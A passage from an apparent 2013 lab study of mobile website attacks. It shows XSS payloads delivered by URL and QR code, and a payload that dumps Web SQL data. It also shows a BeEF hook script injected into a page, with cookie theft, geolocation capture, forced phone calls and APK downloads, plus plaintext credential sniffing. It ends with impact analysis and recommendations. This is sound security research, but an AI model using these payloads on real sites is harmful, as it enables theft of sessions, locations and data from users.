Create free QR Codes, now also Dynamic Codes.


● URL ○ Text ○ Phone Number ○ SMS ○ Contact

http://192.168.1.100:8888/xss1.asp?mypara=a%2

Dynamic Static

Generate DYNAMIC

Fig 4.5 URL with XSS payload was converted to QR Code



Web URL 2013/03/14
http://192.168.1.100:8888/xss1.asp
?
mypara=a%22;%20alert%


http://192.168.1.100
ASPSESSIONIDCSBDTQCB=JNAF
DDPAAALGMKHNJOPJLODP

Fig 4.6 QRReader read the URL, opened in the browser and executed the payload.

4.2. Stealing content from Web SQL Database by XSS


Web SQL is SQLite embedded in browser (Chrome and Webkit-based browsers like Safari). It allows basic t-SQL statement to be executed (select insert / update / delete). Since the SQL commands are executed as JavaScript, when the website is vulnerable to XSS, content of database can be stolen.

Adapted from Web SQL Database Demo (2013), an XSS vulnerability was implemented to the page.




```
<script>
var db = window.openDatabase("cities", "1.0", "city stats", 1024);
window.onload = function() {
```

Fig 4.7(a) sample Web SQL was initiated, storing cities information



```
};
var s="<%Response.write(Request.Querystring("user"))%>";

</script>
```

Fig 4.7(b) XSS vulnerability was injected in the code from QueryString



```
<a href='http://192.168.1.100:8888/html5webstorage.asp?user=user";db.readTransaction(function (t)
{t.executeSql("SELECT * FROM cities", [], function (t, data){alert(data.rows.item(0).name);});});var
a="'>html5webstorage.asp (XSSed)</a>
```

Fig 4.7(c) XSS Payload was inserted in URL to retrieve the first city name from the table "city"





Fig 4.8 The city name of the first record was successfully retrieved by XSS.

Although Web SQL Database is less popular than Web Storage which is supported by more browsers, the concept of stealing client side is the same. As long as the website is vulnerable to an XSS attack, the client storage can still be retrieved easily, only slightly syntax update on the payload is required.
http://192.168.1.100:8888/html5webstorage?payload=";alert(sessionStorage.getItem('myKey');var a="

4.3. Attack from BeEF


In this case a testing server was setup, hosting a demo website with login box for authentication, while the website contained an XSS vulnerability. iPhone and Android phones were used as victims. BeEF was hooked to iPhone's Safari and Android's Opera exploiting the XSS vulnerability. For instance, Client Side Injection attacks retrieving victims' cookies, getting the Geolocation, making unintended phone calls and undesired download could be achieved.



```
<link rel="stylesheet" href="style.css"></link>
<script src="http://192.168.1.100:3000/hook.js"></script>
</head>

<body>
   <%
        cProfile = request.cookies("token")

        If cProfile = "1" Then
            Response.write ("Authentication ok!<br />")
   %>
   <strong>View Profile</strong><br />
   <%
        Response.write("<strong>id:</strong> " + Request.Cookies("id") + "<br />")
        Response.write("<strong>username:</strong> " + Request.Cookies("username") + "<br />")
        Response.write("<strong>token:</strong> " + Request.Cookies("token") + "<br />")
        Response.write("<strong>secret:</strong> " + Request.Cookies("secret") + "<br />")
```

Fig 4.9 BeEF script was hooked in the webpage, victims visiting this webpage were monitored by BeEF admin panel and being attacked.

iPhone and Android victims logged in and they were redirected to a profile page (http://192.168.1.100:8888/profile.asp). The testing server was hosting login.asp for users to enter their user name and password. When a user was authenticated, he was redirected to profile.asp which listed the user information but was hooked with BeEF.




please login
Username: admin
Password: ••••••••

Authentication ok!
View Profile
id: 1
username: admin
token: 1
secret: admin secret

please login
Username:
Password:

Authentication ok!
View Profile
id: 1
username: admin
token: 1
secret: admin secret

Fig 4.10 Sample Login page loading in Safari and Opera Mobile




Hooked Browsers
Online Browsers
192.168.1.100
192.168.1.101
192.168.1.104

Fig 4.11 Two victims, iPhone and Android were hooked in BeEF.

4.3.1. Cookie Theft

When victims were hooked in BeEF, by executing the “Get Cookie” command, the cookies of the domain were retrieved and logged by BeEF console.




id	date	label
0	2013-03-18 21:46	command 1

```
1                       Mon Mar 18 2013 21:46:52 GMT+0800
data:
cookie=BEEFHOOK=lYhNML9461kYJutrlb48bnFSMULv
ASPSESSIONIDQCTTDCQB=IKMJOMIDDHMPLJCMK(
secret=admin+secret; id=1; token=1; username=admin
```

Fig 4.12 Get Cookie feature from BeEF retrieved the cookie information


4.3.2. Disclosure of device Geolocation

When victims enabled Location Service of the browser in the device, by executing the Geolocation command, BeEF was able to retrieve the location of the device. By using the latitude and longitude provided, the location could be found in Google Map.


Safari ON
Weather ON
WhatsApp ON
Find My iPhone On


A purple location services icon will

Fig 4.13 Enabled Location Service for Safari


Command results

```
1                                 Mon Mar 18 2013 21:57:31 GMT+0800
data: result=Latitude: 22.[redacted]Longitude: 114.[redacted]Altitude:
55.74842834472656 Accuracy: 65 Altitude Accuracy: 10 Heading: null Speed: null Timestamp: Mon
Mar 18 2013 21:54:55 GMT+0800 (HKT) Map url: http://maps.google.com
/?ll=22.[redacted]114.[redacted]
```

Fig 4.14 Geolocation in BeEF retrieved the Latitude and Longitude. Google map URL was generated.




https://maps.google.com/?ll=22.[redacted],114[redacted]

Fig 4.15 Rough location was displayed from Google map URL

4.3.3. Making unintended phone calls

By executing the JavaScript of redirecting to prefix "tel://", the device would popup and ask the victims if they wanted to make the phone calls. However, the phone number was controlled by the attacker using BeEF.




Raw JavaScript

Description: This module will send the code entered in the 'JavaScript Code' section to the selected hooked browsers where it will be executed. Code is run inside an anonymous function and the return value is passed to the framework. Multiline scripts are allowed, no special encoding is required.

Javascript Code:

```
window.open('tel:1878200', _top)
```

Fig 4.16 Executing "tel:" JavaScript for the victim




Authentication ok!
View Profile
id: 1
username: admin
token: 1
secret: admin secret

Fig 4.17 Victim devices were asked to make a phone call

4.3.4. Undesired downloads

By executing the JavaScript redirect, the victim browser would popup a download dialog. Victims could be tricked and download the malicious file. For example if it's a malware, it could further exploit the device, especially Android allowed installation of non-Market application.


Raw JavaScript

Description: This module will send the code entered in the 'JavaScript Code' section to the selected hooked browsers where it will be executed. Code is run inside an anonymous function anc the return value is passed to the framework. Multiline scripts are allowed, no special encoding is required.


Javascript Code:

```
location.href='http://192.168.1.100:8888/test.apk'
```

Authentication ok!
View Profile
id: 1
username: admin
token: 1
secret: admin secret

Download File
test.apk 6 B
Download

Fig 4.18 Executing JavaScript to ask for downloading in victim devices


Applications

Unknown sources ☑
Allow installation of non-Market applications


Manage applications
Manage and remove installed applications

Running services

Fig 4.19 Android device allowed installation from unknown sources

4.4. Accessing Insecure Web services


In this test, sample ASP.NET web service “Service.asmx/GetProfile” was setup at http://192.168.1.100:8888/TestWeb service/Service.asmx?op=GetProfile, which greeted the user according to “userid” provided.



```
[WebMethod]
public string GetProfile(string userid) {
    if (userid == "1")
        return "Welcome Admin!";
    else if (userid == "2")
        return "Welcome Guest!";
    else
        return "No such record!";
}
```


Fig 4.20 Sample ASP.NET web service, greeting the user according to “userid”

When the mobile browser visited the page, it would execute JavaScript to return the correct response according to the “userid”. However the web service did not have protection on the parameters. Attackers could simply change the “userid” to any values which allowed them to access different resources.



```
<script>
    $(document).ready(function() {

        $.ajaxSetup({ type: 'POST', dataType: 'json', contentType: 'application/json', data: {} });

        $.ajax({ url: 'TestWebService/Service.asmx/GetProfile',
            data: '{ "userid": "1" }',
            success: function(data) {
                alert(data.d);
            }
        });

        return false;


    });
</script>
```

Fig 4.21 Making Ajax call by JQuery, submitting “userid=1” to web service and get Admin response




http://192.168.1.100
Welcome Guest!

http://192.168.1.100
Welcome Admin!

Fig 4.22 Suppose ordinary users could not change the userid, but after examining the client source code, attackers could modify the userid and get the response as Guest or Admin

4.5. Eavesdropping Mobile Website Traffic

In this case, the testing website provided a login function; users entered the username and password to access the profile page. However, the page was hosted as "http" but not "https", and hence, the traffic was sent in plaintext.




please login
Username:
Password:

please login
Username: admin
Password: ••••••••

Confirm
Do you want the browser to remember this password?


Authentication ok!
View Profile
id: 1
username: admin
token: 1
secret: admin secret

Fig 4.23 Sample mobile website required user to login, and profile page was displayed after authentication.



```
C:\Tools\Android>adb shell tcpdump -i any -p -s 0 -w /tmp/captureLogin.pcap
tcpdump: listening on any, link-type LINUX_SLL (Linux cooked), capture size 6553
5 bytes
```

Fig 4.24 Tcpdump installed in the Android Emulator, it captured all the network traffic from the Emulator.



```
POST /auth.asp HTTP/1.1
Host: 192.168.1.100:8888
Connection: keep-alive
Referer: http://192.168.1.100:8888/login.asp
Content-Length: 46
Cache-Control: max-age=0
Origin: http://192.168.1.100:8888
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/5.0 (Linux; U; Android 4.0.2; en-us; sdk Build/ICS_MR0)
AppleWebKit/534.30 (KHTML, like Gecko) Version/4.0 Mobile Safari/534.30
Accept-Encoding: gzip,deflate
Accept-Language: en-US
Accept-Charset: utf-8, iso-8859-1, utf-16, *;q=0.7
Cookie: ASPSESSIONIDCQSSSSQT=PLINCIOCKFLNIHGGEKHBINIC; secret=admin+secret; id=1;
token=1; username=admin;
BEEFHOOK=uzVsqRudWGNJMp9J6tH81uuEycxzs2wkMjGaC7A3kZdHhnAmSTYjfBOj69gpn0TjNbOCedoE0yD8L3Ay

username=admin&password=password&submit=submit
```

Fig 4.25 The plaintext traffic was viewed by Wireshark, username and password were captured easily.

5. Impact Analysis

The impact analysis focuses on the consequences of the mobile devices being attacked due to insecure websites.

5.1. Impact from malicious URL carriers

The disguised trusted sources are in fact malicious inputs that lead to OWASP M7 security decision via untrusted inputs and so victims visited the malicious URLs eventually. Besides, typing URLs directly in the mobile browsers, URLs can be carried by various sources. For example Hyperlinks in webpages, through SMS, Whatsapp, Facebook messenger, emails, URL shorteners and QR Codes. Since the URLs are obfuscated or sent from their trusted source like family and friends, victims are not aware of the actual malicious URLs they are visiting or being redirected to. Consequently, victims are visiting vulnerable websites which allow further attacks to be carried out.

5.2. Impact from Web SQL / Web Storage

M1 refers to insecure storage of mobile application in OWASP Mobile Top 10. However, it is also applicable to mobile websites because data is also stored in client side. Client side storage can store less important data like user preference to highly sensitive data like authentication tokens and transaction cache. Web SQL Database is SQLite in the browsers, which is used as storing client side data. For mobile website, no matter is Web Storage or Web SQL DB, as long as the website is vulnerable to client injection like XSS, the stored data can still be stolen by attackers.

5.3. Impact from BeEF

When BeEF is hooked in browsers of the mobile devices, those devices become zombies immediately from the BeEF administrator console. All the basic device information including browser version, OS type, plugin information, are unveiled in the admin panel. This allows the attacker to plan the further exploitation according to the device information. From OWASP M4's vulnerability of client injection, BeEF can achieve M1's leakage of data from losing local storage. M7's security decision via untrusted input is performed successfully because BeEF could generate different of inputs to the victims like phone calls and URL redirect. M10 sensitive information disclosure is achieved as BeEF admin console could capture the device details as well as Geolocation of the device. Any JavaScript code can be executed on the victims, therefore any local storage including theft of cookies and web storage of the hooked domain are disclosed to the attacker. Authentication Token in the cookie can be replayed for access attempt and sensitive information stored is taken.

If the Geolocation feature is enabled in the mobile browsers, BeEF is able to retrieve the latitude and longitude of the devices, and generating a Google Map link for the rough location of the device. The location of the victims is monitored in the admin console. The attacker can plan further attack for example by social engineering. He can disguise as a local inspector who can point out the location of the victim, tricking him to provide further personal information, etc. Moreover, the attacker can control the victims to launch localized distributed denial of service (by sending HTTP requests to target from BeEF) according to the victims' Geolocation.

For making unintended calls, the attacker can trick the victims to make costly international phone calls. By using the Geolocation detected plus a malicious phone call, the attacker can create a scenario by providing the victim's information like current location and device information. The scenario could make the victims believe they are receiving a call from trusted personnel. Eventually the attacker can get the personal data, privacy and sensitive information like bank account passwords.

Because Android allows users to install apps from unknown sources, unlike iPhone's restriction of only allowing apps from AppStore, this makes Android devices more prone to malicious download and malware installation. BeEF is able to pop up and ask users to download software and users will potentially download malware. If the users install the malware, private information like contacts, phones will be stolen and they can also become botnet that controlled by attackers to launch further attacks like DDOS.

5.4. Impact from insecure web service

OWASP M2 refers to weak service side control. Websevice communicates between websites / apps with web servers. Since the web services are hosted on web servers, they can be exposed to the public. According to the attack demonstration, without transport layer protection (e.g. Secure Sockets Layer, SSL) and server side authentication for legitimate service consumers, the attackers can study the details of web services by checking the services details like parameters to be used, any potential web server information leakage and the authentication token in the communication. If the traffic is not encrypted, the content can be captured and tampered, to achieve man-in-the-middle attack.

5.5. Impact from plaintext web traffic

OWASP M3 is insufficient transport layer protection. Without any encryption of transmitted data, the traffic is sent as plaintext. The attack demonstration showed no matter it is form submission or web service consumption between the client device and web server, if it is not transmitted over secure channel, the content could be captured and analyzed easily by TCPDump and Wireshark. Demonstration only showed the traffic capture by TCPDump locally. Wifi and telecom carrier network can sniff the traffic for sensitive data if the web channel is not encrypted. Imagine money transfer is done from a bank website which does not have secured channel, all the content over the network can be captured as plaintext, and hence the login password and transfer details can be sniffed, tampered and replayed.

6. Recommendations

The attack pinpoints to mobile device due to mobile website vulnerabilities caused different levels of impact. The impact can be from losing sensitive information like website preference to complete owning of the mobile device because of drive-by-download and malware installation. Three major areas are recommended to reduce the chances of being attacked, including what can be in the mobile browsers, what can be done by normal mobile device users and what can be done by website developers. Furthermore, future research can be done to cope with the new technologies relating mobile website security.

